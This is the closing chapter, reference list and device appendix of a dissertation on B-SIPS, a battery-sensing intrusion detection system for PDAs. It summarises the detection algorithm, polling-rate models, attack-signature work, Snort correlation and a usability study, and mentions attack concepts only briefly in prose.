Chapter 4 introduced the major B-SIPS design components undertaken to create an IDS research platform. The system's flowchart and design model were introduced along with the Canary-Net concept of employing small mobile devices as sensors for the IDS. A detailed description of the DTC algorithm was presented, which is a significant contribution to the battery-sensing ADS field. The deployed B-SIPS IDE client capabilities were described along with major features that support intrusion detection on small mobile devices. Many of these capabilities are original implementations, such as the process list views, safe and unsafe processes checking, connections information, automated disconnection from Bluetooth and Wi-Fi if left unattended, and our method to identify and terminate unknown processes. The CIDE capabilities were presented to show current views and to present our correlation implementation for detections with Snort's reports and the system's device specific profiling module. The CASIMS capability for obtaining attack traces and developing signatures using a comparison methodology is introduced to identify unique attacks related to mobile device types.

Chapter 5 presented two analytical MATLAB models that optimize smart battery polling rates to increase the number of anomalous attacks that devices can both detect and disable with a secondary aim to increase device battery lifetime. The static solution prevented the lifetime from being rapidly exhausted but decreased lifetimes during periods of minimal network attack densities. As an extension to the static solution, a dynamic polling rate analytical model was developed and examined. This dynamic solution allows devices to maximize their lifetimes for the vast majority of network attack densities, while the static model must opt for one of two mutually exclusive energy saving schemes.

Chapter 6 presented the lab experiments, data results, and analyses that comprise the overall B-SIPS research effort. Blended attacks were crafted that introduce multi-vector attack examples as viable means to exhaust mobile device battery resources. Using the CASIMS to observe smart battery trace activity and to further advance attack signature development for Bluetooth, Wi-Fi, and blended attacks expands the knowledge in the field by exploring uncharted research areas. In particular, the capture and detailed examination of seven Bluetooth, two Wi-Fi, and two blended attacks and the development of their unique battery signatures are significant because of the integrated visual method and detection technique for characterizing attacks. CASIMS findings from the attack experiments are examined and trends discussed. Lastly, an extensive study and

comparison of mobile device smart battery draining was conducted to determine the more efficient transmission rate for B-SIPS to improve the client's overall effectiveness.

Chapter 7 elaborated on the successful VT IRB-approved B-SIPS usability study that was conducted to validate the software-based B-SIPS client and server-based CIDE applications. The extensive usability study was conducted to validate and improve the B-SIPS client and server-based CIDE capabilities and features. The study recruited test subjects that had sufficiently high levels of knowledge and expertise to properly assess the system. The 31 participants provided feedback and data useful for validating the system's viability as a functional IDS for mobile devices. The participants overwhelmingly found the system useful and relevant for protecting mobile computing devices. Faculty, staff, and student participants indicated that they would be willing to use the B-SIPS client for mobile devices and server-based CIDE in a campus or corporate network setting. All participants agreed that combining host-based anomaly detection, device profiling, and intrusion correlation with Snort's signature-based identification within a net-centric environment provides a unique hybrid IDS solution where little else currently exists. This was cited by the participants as the research endeavor's key strength and that the system is fully integrated in defense-in-depth strategy.

8.2 Significant Contributions

This research makes five significant contributions to the state-of-the-art intrusion detection capabilities. These include B-SIPS detection using the DTC, CASIMS examination of Bluetooth, Wi-Fi, and blended attacks, the analytical static and dynamic polling models, the Battery Polling Cycle Timing Attack, and correlation of B-SIPS and Snort reports.

8.2.1 B-SIPS Detection Using the DTC

B-SIPS is an effective intrusion detection approach that can operate on small, mobile host devices in networking environments to sense anomalous patterns in instantaneous battery current as an indicator of malicious activity using an innovative DTC algorithm, which can then be employed as a tripwire for detecting Bluetooth and Wi-Fi network attacks directed at the device. The employment of a dynamic threshold to compare device settings is a significant step and contributes a working method to allow instantaneous current changes to be examined for attack detection.

8.2.2 CASIMS Examination of Bluetooth, Wi-Fi, and Blended Attacks

The CASIMS methodology was developed to investigate and identify unique attack traces and signatures for Bluetooth, Wi-Fi, and blended exploits. CASIMS provides a means for high resolution instantaneous current measurements and supporting analytical tools, using an oscilloscope to gather high fidelity data from mobile devices during representative attacks. This effort improves the accuracy of attack detections and provides an effective visual representation of attack signatures for the mobile devices that were tested. Additionally, the CASIMS research led to the creation of three self-crafted, blended attacks. The BlueSYN, BlueSYN Calling, and PingBlender DoS attacks were developed and executed in the Virginia Tech Security IT Lab to demonstrate multi-vector battery exhaustion attacks and their impacts on mobile devices.

8.2.3 Analytical Static and Dynamic Polling Models

The analytical models were developed to examine the theoretical limits of B-SIPS detection capabilities because currently used smart battery technologies do not provide high fidelity sampling. The models optimize smart battery polling rates to increase the number of anomalous attacks that devices can both detect and disable with a secondary aim to increase device lifetime. The Maximum Polling Rate Determination algorithm determines the fastest possible polling rate based on the SMBus specification and is employed in the static and dynamic models. Optimum battery polling rates are calculated, using the Static Optimum Polling Rate Determination algorithm, for a variety of network scenarios and their effectiveness is compared with that of the currently implemented 1 Hz polling rate. The static solution prevented the device lifetime from being rapidly exhausted but decreased lifetimes during periods of minimal network attack densities.

As an extension to the static solution, a dynamic polling rate model was developed and examined. This dynamic solution allows devices to maximize their lifetimes for the vast majority of network attack densities, while the static model must opt for one of two mutually exclusive energy saving schemes. The dynamic polling rate employs the minimum polling rate from the determined optimum static polling rate for a network attack density of 1, or 0.05 Hz, and its maximum polling rate from the optimum polling rate for a network attack density of 100,000, or 25 Hz. The Dynamic Optimum Polling Rate Determination algorithm informs the device and its battery when to poll next, which is highly dependent on the state of the current network attack density. The dynamic solution allows future smart batteries to learn about the present state of the

device's network and to adapt their polling intervals accordingly. This will, in turn, protect the battery from malicious charge depletion and could also help B-SIPS defend running device applications from being altered, corrupted, or eavesdropped upon by attackers.

8.2.4 Battery Polling Cycle Timing Attack

A new genre of attack, known as a Battery Polling Cycle Timing Attack, was introduced as a conceptual attack while examining the smart battery polling rates of mobile devices. Today's smart battery technology polling rates for mobile devices are designed to support Advanced Power Management needs determined by equipment manufacturers. If an attacker knows the precise timing of the polling rate of the battery's chipset, then the attacker could attempt to craft intrusion packets to arrive within those limited time windows and between the battery's polling intervals and subsequently go undetected. This attack is currently being studied by fellow researchers in the Virginia Tech IT Security Lab with an aim to analyze the mobile device polling and then successfully inject the attack without detection.

8.2.5 Correlation of B-SIPS and Snort Reports

This portion of the research adds to the body of knowledge about non-traditional attack sensing and correlation by providing a component of an intrusion detection strategy. This work expands today's research knowledge towards a more robust multilayered network defense by creating a novel design and methodology for employing mobile computing devices as a first line of defense to improve overall network security. Using the Data Correlation Analysis algorithm, this CIDE effort successfully correlated B-SIPS attack detections with Snort's network-based IDS, provided a graphical analysis tool set, and a means for mobile device profiling for expediting administrator analysis. Mobile computing and communications devices such as PDAs, smart phones, and ultra small general purpose computing devices are the typical targets for the results of this work. Mobile device users in the future will benefit by incorporating security mechanisms developed here.

8.3 Future B-SIPS Research Directions

In the future, this research could be expanded to investigate and further develop the existing B-SIPS device profiling and correlation with other IDSs besides Snort. This could significantly enhance the state-of-the-art technologies for mobile IDS capabilities and the forensic analysis tools in CIDE for examining Bluetooth and wireless network attacks against mobile devices.

Future work beyond this dissertation effort includes large scale simulations in which the effects of B-SIPS external applications are investigated. The goals for this research extension include optimizing the client configurable B-SIPS settings and determining whether real world B-SIPS deployments are likely to succeed. The simulations will model the Virginia Tech wired and wireless community network and will be implemented using the OPNET networking simulator. Another complementary research effort is the examination of the B-SIPS client to enhance detection by developing a capability to identify the specific Bluetooth attack sources by incorporating a Bluetooth IDS into the CIDE codebase. A subcomponent effort is underway to craft additional Bluetooth attacks to employ and investigate with the enhanced detection capability. In the Microsoft Mobile 6.0 OS, raw socket capability is available. Researchers in the Virginia Tech IT Security Lab are examining the integration of raw socket capabilities into the B-SIPS codebase to pass packet header information directly to Snort for improved attack correlation accuracy.

8.4 Concluding Thoughts

This research furthers the understanding of intrusion detection and the issues that complicate deployment of detection mechanisms for small mobile devices. Desirable IDS capabilities were strongly considered for these mobile platforms that include:

- Low consumption of battery resources with the software design.
- Ability to easily deploy the program to multiple platforms.
- Dynamic method of evaluating the client's activities.
- Detection capability for known and perhaps novel attacks.
- Capability at the client to protect the device and the program from exhaustive attacks.
- Ability to report illicit activities for upstream correlation and analysis.

These are some of the capabilities needed in IDSs today. In comparing other existing IDS methods and implementations, few successful hybrid IDSs exist and even fewer of any type for small mobile devices in wireless environments. A contribution in the IDS field was the creation of B-SIPS and implementation of the DTC algorithm to account for some known causes of false positive detections caused by device components and certain processes. This allows for a better IDS assessment of instantaneous current changes that represent the device's battery activity.

With this system defending out front in the wireless CE environment, B-SIPS provides protection where little has previously existed. Additionally, viable Bluetooth, Wi-Fi, and blended attacks were employed to expand the CASIMS capability of observing attack traces and generating signatures.

B-SIPS does not detect all attacks, but this research is making inroads into discovering attacks that unduly use the device's battery resources. Detecting attacks and then stopping them can help conserve scarce battery resources for small mobile devices. If these attacks can be detected, and then through correlation techniques be identified, the SA's capabilities to protect network resources against threats are significantly improved. With the advent of Bluetooth and Wi-Fi communications capabilities, new attack vectors are open to exploitation. Few Bluetooth attacks are currently available because that capability is still immature. In the future however, as more Bluetooth capable devices are deployed, attackers will find exploits and then prosecute them in earnest.

Our goal was to provide a complementary IDS protective capability to help secure small mobile devices and to enhance layered defensive measures in a net-centric environment. B-SIPS research provides a hybrid approach to securing portable devices and protecting scarce battery resources. B-SIPS enabled small mobile devices to be effective mobile IDS sensors. With detected attacks being publicly reported as infrequently as 5% of the time [96], it is reasonable to believe that even fewer attacks are being detected on mobile devices and then reported in wireless environments to users, SAs, or security specialists. The capabilities of B-SIPS offer one solution to this imbalance and a way forward.

The results of this dissertation have been published in seven peer reviewed papers. The B-SIPS premise, background and literature investigation, code development for the B-SIPS client to create the detection capability, and the initial CIDE server coding was presented at the *Seventh IEEE System, Man, Cybernetics (SMC) Information Assurance Workshop* [1]. A survey paper of pervasive security and privacy issues was presented at the *2006 International Conference on Pervasive Systems and Computing (PSC 2006)* [6]. The investigation of problems associated with using static thresholds in the idle and busy states identified the research driven need for dynamically assessing the device's instantaneous current as an indicator of attack activity. The DTC algorithm for B-SIPS and the net-centric CIDE was presented at the *IEEE Computer Society's 40th Hawaii International Conference on System Sciences (HICSS-40)* [84].

The initial investigation of the high fidelity attack trace and signature development method, amplification circuit, and LabVIEW programming was presented at the *IEEE International Conference on Portable Information Devices (Portable 2007)* [107]. The Battery Polling Cycle Timing Attack and the static polling analytic model, methodology and its results were published in the *IEEE Southeast Conference (SoutheastCon 2007)* [100]. The dynamic polling rate analytical model, methodology, and results; CASIMS attack trace and signature method for Bluetooth attacks; and the introduction of the multi-vector blended attacks was presented at the *Eighth Annual IEEE Systems, Man and Cybernetics (SMC) Information Assurance Workshop* [101]. B-SIPS and CIDE advanced capabilities of correlation and device profiling methods, the process list views, safe and unsafe processes checking, automated disconnection from Bluetooth and Wi-Fi radio if left unattended while under attack, and our method to identify and terminate unknown processes; device battery drain characterization, analysis, and comparison results; and B-SIPS usability study's methodology and its results were presented at the *IEEE Computer Society's 41st Annual Hawaii International Conference on System Sciences (HICSS-41)* [97].

In conventional IDS implementations, the loss of either the sensors or servers will cripple the system. IDSs continue to be high value targets for attackers, so B-SIPS provides a detection capability that employs mobile devices operating with sensing software in the wireless network environment. Traditionally, IDSs and their sensors are employed statically within wired network infrastructures to protect valuable assets. The B-SIPS client capability has the added benefit of being deployed on portable devices that are distributed as inexpensive sensors as part of a mobile defensive strategy, so an attacker will have an increasingly difficult time avoiding detection through stealthy intrusion techniques. Currently, few defensive systems are available for protecting small mobile devices. Ultimately, our aim is to develop a complementary IDS protective capability for small mobile devices to enhance layered defensive measures in a net-centric setting, so with the university's networking environment predominantly comprised of wireless systems, our research effort could provide a great impact on detecting attacks and a much needed defensive capability.

References

[1] T. K. Buennemeyer, G. A. Jacoby, W. G. Chiang, R. C. Marchany, and J. G. Tront, "Battery-sensing intrusion protection system," in *Seventh Annual IEEE Systems, Man and Cybernetics (SMC) Information Assurance Workshop*, West Point, NY, pp. 176-183, 2006.

[2] D. P. Siewiorek, "Energy locality: processing/communication/interface tradeoffs to optimize energy in mobile systems," in *IEEE Computer Society Workshop on VLSI 2001*, Orlando, FL, pp. 1-2, 2001.

[3] T. Martin, M. Hsiao, H. Dong, and J. Krishnaswami, "Denial-of-service attacks on battery-powered mobile computers," in *Second IEEE Annual Conference on Pervasive Computing and Communications*, Orlando, FL, pp. 309-318, 2004.

[4] R. Racic, D. Ma, and H. Chen, "Exploiting MMS vulnerabilities to stealthily exhaust mobile phone's battery," in *15th Annual USENIX Security Symposium*, Vancouver, BC, pp. 1-10, 2006.

[5] R. Di Pietro and L. V. Mancini, "Security and privacy issues of handheld and wearable wireless devices," *Communications of the ACM,* vol. 46, pp. 74-79, 2003.

[6] T. K. Buennemeyer, R. C. Marchany, and J. G. Tront, "Ubiquitous security; privacy versus protection," in *2006 International Conference on Pervasive Systems and Computing (PSC '06)*, Las Vegas, NV, pp. 71-77, 2006.

[7] G. A. Jacoby, R. Marchany, and N. J. Davis, "Battery-based intrusion detection a first line of defense," in *Fifth Annual IEEE Systems, Man and Cybernetics (SMC) Information Assurance Workshop*, West Point, NY, pp. 272-279, 2004.

[8] R. Jain, The Art of Computer Systems Performance Analysis: Techniques for Experimental Design, Measurement, Simulation, and Modeling, Wiley and Sons, Inc., New York, NY, 1991.

[9] MSDN, "Microsoft .NET framework developer center," http://msdn.microsoft.com/netframework/, accessed 8 June 2006.

[10] G. A. Jacoby and N. J. Davis, "Battery-based intrusion detection," in *the IEEE Global Telecommunications Conference (GLOBECOM '04)*, Dallas, TX, pp. 2250-2255, 2004.

[11] J. Cannady and J. Harrel, "A comparative analysis of current intrusion detection technologies," in *Technology in Information Security Conference (TISC '96)*, Houston, TX, pp. 212-218, 1996.

[12] P. Bandy, M. Money, and K. Worstell, "Intrusion detection FAQ: why is intrusion detection required in today's computing environment?," http://www.sans.org/resources/idfaq/id_required.php?portal=7c7f7b4361736ac6631a1ed559f179ad, accessed 4 August 2006.

[13] R. Winkler, "Intrusion detection systems," in *Eleventh IEEE International Workshop on Enabling Technologies: Infrastructure for Collaborative Enterprises (WETICE '02)*, pp. 19-27, 2002.

[14] R. Chinchani, S. Upadhyaya, and K. Kwiat, "Towards the scalable implementation of a user level anomaly detection system," in *Military Communications Conference (MILCOM '02)*, Anaheim, CA, pp. 1503-1508, 2002.

[15] M. F. Pasha, R. Budiarto, and M. Syukur, "Connectionist model for distributed adaptive network anomaly detection system," in *2005 IEEE System, Man and Cybernetics (SMC) International Conference on Machine Learning and Cybernetics*, Guangzhou, China, pp. 3915-3920, 2005.

[16] Landcope, "StealthWatch," http://www.spectrum-systems.com/lancope.htm, accessed 29 July 2006.

[17] M. Martin, "Therminator may squelch net attacks," http://www.newsfactor.com/perl/story/22383.html, accessed 15 June 2006.

[18] J. Dries, "An introduction to Snort: a lightweight intrusion detection system," http://www.informit.com/articles/article.asp?p=21778&rl=1, accessed 27 August 2006.

[19] E. Carter, "Intrusion detection systems," http://www.ciscopress.com/articles/article.asp?p=25334&seqNum=4&rl=1, accessed 5 June 2006.

[20] B. Robinson, "Spotting intruders," http://www.kbeta.com/SecurityTips/Vulnerabilities/SpottingIntruders.htm, accessed 6 June 2006.

[21] E. Skoudis, Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses, Prentice Hall, Upper Saddle River, NJ, 2002.

[22] E. Skoudis and T. Liston, Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses, 2nd ed., Prentice Hall, Upper Saddle River, NJ, 2005.

[23] T. H. Ptacek and T. N. Newsham, "Insertion, evasion and denial of service: eluding network intrusion detection system," http://www.snort.org/docs/idspaper/, accessed 10 August 2006.

[24] D. C. Nash, T. L. Martin, D. S. Ha, and M. S. Hsiao, "Towards an intrusion detection system for battery exhaustion attacks on mobile computing devices," in *Third IEEE International Conference on Pervasive Computing And Communications Workshops (PerCom '05)*, Kauai Island, HI, pp. 141-145, 2005.

[25] J. McHugh, A. Christie, and J. Allen, "Defending yourself: the role of intrusion detection systems," *IEEE Software,* vol. 17, pp. 42-51, 2000.

[26] F. Stajano and R. Anderson, "The resurrecting duckling: security issues for ad-hoc wireless networks," in *7th International Workshop on Security Protocols*, Cambridge, UK, pp. 1-11, 1999.

[27] M. Brownfield, G. Yatharth, and N. Davis, "Wireless sensor network denial of sleep attack," in *Sixth Annual IEEE Systems, Man and Cybernetics (SMC) Information Assurance Workshop*, West Point, NY, pp. 356-364, 2005.

[28] SANS, "The twenty most critical internet security vulnerabilities," http://www.sans.org/top20/, accessed 10 April 2006.

[29] CERT/CC, "US-CERT vulnerability notes database," http://www.kb.cert.org/vuls, accessed 10 April 2006.

[30] Snort, "Snort.org Forum," http://www.snort.org/reg-bin/forums.cgi, accessed 9 April 2006.

[31] Symantec, "SymbOS.Cabir," http://securityresponse.symantec.com/avcenter/venc/data/symbos.cabir.html accessed 12 February 2006.

[32] T. Bradley, "Zero day exploits: holy grail of the malicious hacker," http://netsecurity.about.com/od/newsandeditorial1/a/aazeroday.htm, accessed 25 September 2006.

[33] CERT/CC, "Denial of service attacks," http://www.cert.org/tech_tips/denial_of_service.html, accessed 26 September 2006.

[34] Internet_Security_Systems, "SYN flood," http://www.iss.net/security_center/advice/Exploits/TCP/SYN_flood/default.htm, accessed 6 October 2006.

[35] M. Gunn, "War dialing," http://www.sans.org/reading_room/whitepapers/testing/268.php, accessed 26 September 2006.

[36] W. Rash, "Blended attacks pose serious security threat," http://news.zdnet.co.uk/business/0,39020645,2109282,00.htm, accessed 8 September 2006.

[37] A. Laurie and B. Laurie, "Serious flaws in Bluetooth security lead to disclosure of personal data," http://www.thebunker.net/security/bluetooth.htm, accessed 27 September 2006.

[38] A. Laurie, "HeloMoto - tool to extract personal information from early Motorola V-Series," http://trifinite.org/trifinite_stuff_helomoto.html, accessed 28 September 2006.

[39] NetworkChemistry, "The Bluetooth security threat," http://www.networkchemistry.com, accessed 12 June 2006.

[40] M. Herfurt, "Car whisperer," http://trifinite.org/trifinite_stuff_carwhisperer.html, accessed 27 September 2006.

[41] B. Potter, "Bluetooth security moves," http://www.sciencedirect.com/science?_ob=ArticleURL&_udi=B6VJG-4JK47P3-9&_user=513551&_rdoc=1&_fmt=&_orig=search&_sort=d&view=c&_acct=C000025338&_version=1&_urlVersion=0&_userid=513551&md5=fb4f372bc189db97abeebb5ca0fe4be8, accessed 10 April 2008.

[42] M. Holtmann and J. Hedberg, "BlueZ official Linux Bluetooth protocol stack," http://www.bluez.org/, accessed 15 May 2008.

[43] M. Holtmann, A. Laurie, and M. Herfurt, "BlueSmack," http://trifinite.org/trifinite_stuff_bluesmack.html, accessed 27 September 2006.

[44] K. Poulsen, "Security researchers nibble at Bluetooth," http://www.securityfocus.com/news/5896, accessed 9 June 2006.

[45] C. Mulliner and M. Herfurt, "Blueprinting - remote device identification based on Bluetooth fingerprinting techniques," http://trifinite.org/trifinite_stuff_blueprinting.html, accessed 28 September 2006.

[46] S. Janssens, "Bluetooth security tools," http://ftp.vub.ac.be/~sijansse/2e%20lic/BT/Tools/Tools.html#tth_sEc2.21, accessed 28 September 2006.

[47] BluejackQ, "What is bluejacking?," http://www.bluejackq.com/what-is-bluejacking.shtml, accessed 28 September 2006.

[48] Search_Mobile_Computing, "Personal digital assistant," http://searchmobilecomputing.techtarget.com/sDefinition/0,,sid40_gci214287,00.html, accessed 4 April 2008.

[49] J. Best, "Analysis: what is a smart phone?," http://networks.silicon.com/mobile/0,39024665,39156391,00.htm, accessed 30 August 2006.

[50] In-Stat_Research, "Converged devices: smartphones vs. laptops and PDAs in business markets," http://www.instat.com/panels/pdf/2006/april_converged%20devices.pdf#search=%22Converged%20Devices%3A%20SmartPhones%20vs.%20Laptops%20and%20PDAs%20in%20Business%20Markets%22, accessed 8 August 2006.

[51] Javvin_Technologies, "IEEE 802.15 and Bluetooth: WPAN communications," http://www.javvin.com/protocolBluetooth.html, accessed 28 August 2006.

[52] IEEE_802.15_TG1, "IEEE 802.15 WPAN Task Group 1 (TG1)," http://www.ieee802.org/15/pub/TG1.html, accessed 28 August 2006.

[53] Palowireless, "Bluetooth tutorial - specifications," http://www.palowireless.com/infotooth/tutorial.asp, accessed 28 July 2006.

[54] IEEE, "IEEE 802," http://standards.ieee.org/getieee802/, accessed 29 August 2006.

[55] B. Mitchell, "Wireless standards - 802.11b 802.11a 802.11g and 802.11n - which is best?," http://compnetworking.about.com/cs/wireless80211/a/aa80211standard.htm, accessed 4 April 2008.

[56] Pulse, "What is 802.11 & 802.11B?," http://www.pulsewan.com/data101/802_11_b_basics.htm, accessed 29 August 2006.

[57] T. Starner, "Thick clients for personal wireless devices," *Computer,* vol. 35, pp. 133-5, 2002.

[58] Microsoft, "Advanced power management v1.2," http://www.microsoft.com/whdc/archive/amp_12.mspx, accessed 5 February 2006.

[59] ACPI, "Advanced configuration and power interface," http://www.acpi.info, accessed 13 March 2006.

[60] L. Benini, G. Castelli, A. Macii, and R. Scarsi, "Battery-driven dynamic power management," *IEEE Design & Test of Computers,* vol. 18, pp. 53-60, 2001.

[61] L. Benini, G. Castelli, A. Macii, E. Macii, M. Poncino, and R. Scarsi, "Extending lifetime of portable systems by battery scheduling," in *Design, Automation and Test in Europe Conference and Exhibition 2001 (IEEE-CS DATC)*, Munich, Germany, pp. 197-201, 2001.

[62] Philips_Inc., "I2C," http://www.semiconductors.philips.com/products/interface_control/i2c/index.html, accessed 25 August 2006.

[63] A. Wolf and V. Himpe, "I2C (inter-integrated circuit) bus technical overview," http://www.esacademy.com/faq/i2c/general/i2cproto.htm, accessed 26 August 2006.

[64] PMBus, "PMBus ancestry: PMBus and the technologies preceding it," http://pmbus.org/ancestry.html, accessed 5 March 2006.

[65] SBS_Forum, "Smart battery system implementers' forum," http://www.sbs-forum.org, accessed 12 March 2006.

[66] SMBus, "System management bus," http://www.smbus.org, accessed 13 March 2006.

[67] SMIF, "System management interface forum (SMIF)," http://www.powersig.org/, accessed 26 August 2006.

[68] E. Thompson, "Smart batteries to the rescue," http://www.mcc-us.com/SBSRescue.pdf, accessed 15 January 2006.

[69] MySQL, "MySQL database," http://www.mysql.com/, accessed 12 October 2006.

[70] K. Lahiri, A. Raghunathan, S. Dey, and D. Panigrahi, "Battery-driven system design: a new frontier in low power design," in *7th International Conference on VLSI Design (ASP-DAC)*, Bangalore, India, pp. 261-267, 2002.

[71] Microsoft, "SDK documentation for Windows Mobile-based smartphones: SYSTEM_POWER_STATUS_EX," http://msdn.microsoft.com/library/default.asp?url=/library/en-us/apisp/html/sp_rapi_jzkt.asp, accessed 3 March 2006.

[72] Microsoft, "Platform builder for Microsoft Windows CE 5.0: SYSTEM_POWER_STATUS_EX2," http://msdn.microsoft.com/library/default.asp?url=/library/en-us/wceshellui5/html/wce50lrfsystempowerstatusex2.asp, accessed 2 March 2006.

[73] Microsoft, "Platform builder for Microsoft Windows CE 5.0: GetSystemPowerStatus Ex2," http://msdn.microsoft.com/library/default.asp?url=/library/en-us/wceshellui5/html/wce50lrfgetsystempowerstatusex2.asp, accessed 2 March 2006.

[74] Microsoft, "Platform builder for Microsoft Windows CE 5.0: CeGetSystemPower StatusEx (RAPI)," http://msdn.microsoft.com/library/default.asp?url=/library/en-us/wceappenduser5/html/wce50lrfCeGetSystemPowerStatusExRAPI.asp, accessed 2 March 2006.

[75] APM, "Description of the different advanced power management states," http://support.microsoft.com/kb/197739/, accessed 4 October 2006.

[76] P. Uppuluri and R. Sekar, "Experiences with specification-based intrusion detection," http://seclab.cs.sunysb.edu/seclab1/pubs/papers/raid01.pdf, accessed 3 October 2006.

[77] G. A. Jacoby, R. Marchany, and N. J. Davis, "How mobile host batteries can improve network security," *IEEE Security and Privacy,* pp. 52-61, July/August 2006.

[78] Symantec, "Threat explorer," http://www.symantec.com/home_homeoffice/security_response/threatexplorer/index.jsp, accessed 10 October 2006.

[79] K. Ilgun, R. A. Kemmerer, and P. A. Porras, "State transition analysis: a rule-based intrusion detection approach," *Software Engineering, IEEE Transactions,* vol. 21, pp. 181-199, 1995.

[80] G. A. Jacoby, R. Marchany, and N. J. I. Davis, "Using battery constraints within mobile hosts to improve network security," *IEEE Security & Privacy Magazine,* vol. 4, pp. 40-49, 2006.

[81] Dallas_Semiconductor, "Lithium-ion cell fuel gauging with Dallas Semiconductor battery monitor ICs," http://www.maxim-ic.com/appnotes.cfm/appnote_number/131, accessed 5 August 2006.

[82] C. Brake, "Power management in portable ARM based systems," http://bec-systems.com/web/images/stories/doc/power_management.pdf#search=%22power%20management%20in%20portable%20ARM%20based%20systems%22, accessed 12 June 2006.

[83] I. J. Martinez-Moyano, E. H. Rich, and S. H. Conrad, "Exploring the detection process: integrating judgment and outcome decomposition," in *IEEE International Conference on Intelligence and Security Informatics (ISI '06)*, San Diego, CA, pp. 701-703, 2006.

[84] T. K. Buennemeyer, F. Munshi, R. C. Marchany, and J. G. Tront, "Battery-sensing intrusion protection for wireless handheld computers using a dynamic threshold calculation algorithm for attack detection," in *40th Annual Hawaii International Conference on System Sciences (HICSS-40)*, Waikoloa, Hawaii, pp. 1-10, 2007.

[85] 32feet.net, "In the hand .NET components for mobility," http://inthehand.com/content/32feet.aspx, accessed 20 March 2007.

[86] T. R. Sidor, "C# graphing module," http://www.mcbyte.dk/default.asp?id=10, accessed 2 June 2006.

[87] Tektronix, "Digital storage oscilloscopes: TDS694C and TDS684C," http://www.tek.com/Measurement/cgi-bin/framed.pl?Document=/Measurement/Products/catalog/tds684c/eng/&FrameSet=oscilloscopes, accessed 31 January 2007.

[88] J. Polastre, J. Hill, and D. Culler, "Versatile low power media access for wireless sensor networks," in *ACM International Conference on Embedded Networked Sensor Systems (Sensys)*, pp. 95-107, 2004.

[89] Extech_Instruments, "Digital triple output DC power supply: 382213," http://www.extech.com/instrument/products/310_399/382213.html, accessed 10 August 2006.

[90] Burr_Brown_Products, "Micropower instrumentation amplifier single and dual versions: INA2126P," http://focus.ti.com/lit/ds/symlink/ina126.pdf, accessed 10 August 2006.

[91] National_Instruments, "LabVIEW: 20 years of innovation," http://www.ni.com/labview/, accessed 3 September 2007.

[92] National_Instruments, "LabVIEW certified plug and play instrument driver," http://sine.ni.com/apps/we/niid_web_display.download_page?p_id_guid=E3B19B3E93C1659CE034080020E74861, accessed 6 September 2006

[93] R. L. Ott and M. Longnecker, An Introduction to Statistical Methods and Data Analysis, 5th ed., Duxbury, Pacific Grove, CA, 2001.

[94] R. O. Duda, P. E. Hart, and D. G. Stork, Pattern Classification, 2nd ed., Wiley-Interscience Publication, John Wiley & Sons, Inc., New York, NY, 2001.

[95] T. Verwoerd and R. Hunt, "Intrusion detection techniques and approaches," *Computer Communications,* vol. 25, pp. 1356-65, 2002.

[96] R. Durst, T. Champion, B. Witten, E. Miller, and L. Spagnuolo, "Testing and evaluating computer intrusion detection systems," *Communications of the ACM,* vol. 42, pp. 53-61, 1999.

[97] T. K. Buennemeyer, T. M. Nelson, L. M. Clagett, J. P. Dunning, R. C. Marchany, and J. G. Tront, "Mobile device profiling and intrusion detection using smart batteries," in *41st Annual Hawaii International Conference on System Sciences (HICSS-41)*, Waikoloa, HI, pp. 2383-2392, 2008.

[98] D. V. Ngo, "Dell Axim X51v specifications," http://reviews.cnet.com/pdas/dell-axim-x51/4507-3127_7-31503979.html, accessed 7 April 2008.

[99] Epanorama.net, "Serial buses information page," http://www.epanorama.net/links/serialbus.html, accessed 6 November 2006.

[100] T. K. Buennemeyer, T. M. Nelson, R. C. Marchany, and J. G. Tront, "Polling the smart battery for efficiency: lifetime optimization in battery-sensing intrusion protection systems," in *IEEE Southeast Conference (SoutheastCon '07)*, Richmond, VA, pp. 740-745, 2007.

[101] T. K. Buennemeyer, T. M. Nelson, M. A. Gora, R. C. Marchany, and J. G. Tront, "Battery polling and trace determination for Bluetooth attack detection in mobile devices," in *Eighth Annual IEEE Systems, Man and Cybernetics (SMC) Information Assurance Workshop*, West Point, NY, pp. 135-142, 2007.

[102] J. F. Kurose and K. W. Ross, Computer Networking: A Top-Down Approach Featuring the Internet, 3rd ed., Addison-Wesley, Boston, MA, 2005.

[103] C. Mulliner, "Bluetooth @ Mulliner.org," http://mulliner.org/bluetooth/, accessed 20 May 2006.

[104] Trifinite.org, "Bluetooth security vulnerabilities and Bluetooth projects," http://trifinite.org/, accessed 3 November 2007.

[105] D. Libenzi, "Ussp-push," http://freshmeat.net/projects/ussp-push/, accessed 4 September 2007.

[106] DEFCON, "DEFCON wireless contests," https://www.defcon.org/html/defcon-15/dc-15-contests.html, accessed 4 April 2008.

[107] T. K. Buennemeyer, M. Gora, R. C. Marchany, and J. G. Tront, "Battery exhaustion attack detection with small handheld mobile computers," in *IEEE International Conference on Portable Information Devices (Portable '07)*, Orlando, FL, pp. 144-148, 2007.

[108] H. R. Hartson and D. Hix, "Usability engineering," http://courses.cs.vt.edu/~cs5714/fall2006/, accessed 1 March 2006.

[109] Encyclopedia_Britannica_Online, "Likert scale (social science)," http://www.britannica.com/eb/topic-1085454/Likert-Scale, accessed 15 March 2007.

[110] J. Nielsen and T. K. Landauer, "A mathematical model of the finding of usability problems," in *ACM (INTERCHI '93) Conference*, Amsterdam, The Netherlands, pp. 206-213, 1993.

[111] Hack.lu, "Generation two autorooter," www.digitalmunition.com, accessed 3 September 2007.

Appendix A – Device Specifications

Table A-1 List of Devices Tested	
PDAs	**Description**
Dell Axim X51v 	• Microsoft Windows Mobile 5.0 • Intel XScale PXA270 Processor at 624 MHz • 3.7" color TFT VGA display with 640x480 resolution • Intel 2700G multimedia accelerator--16MB video memory • 802.11b Wi-Fi and Bluetooth wireless technologies • 64MB SDRAM and 256MB Flash ROM • Removable 1100 mAh Li-Ion Primary Battery (6-Pins)
Dell Axim X51 	• Microsoft Windows Mobile 5.0 • Intel XScale PXA270 Processor at 520 MHz • 3.7" color TFT display with 640x480 resolution • 802.11b Wi-Fi and Bluetooth wireless technologies • 64MB SDRAM and 128MB Flash ROM • Removable 1100 mAh Li-Ion Primary Battery (6-Pins)
Dell Axim X50v 	• Microsoft Windows Mobile 2003 Second Edition • Intel XScale PXA270 Processor at 624 MHz • 3.7" color TFT VGA display with 640x480 resolution • 64MB SDRAM and up to 128MB Flash ROM • 802.11b and Bluetooth wireless technologies • Removable 1100 mAh Li-Ion Primary Battery (6-Pins)
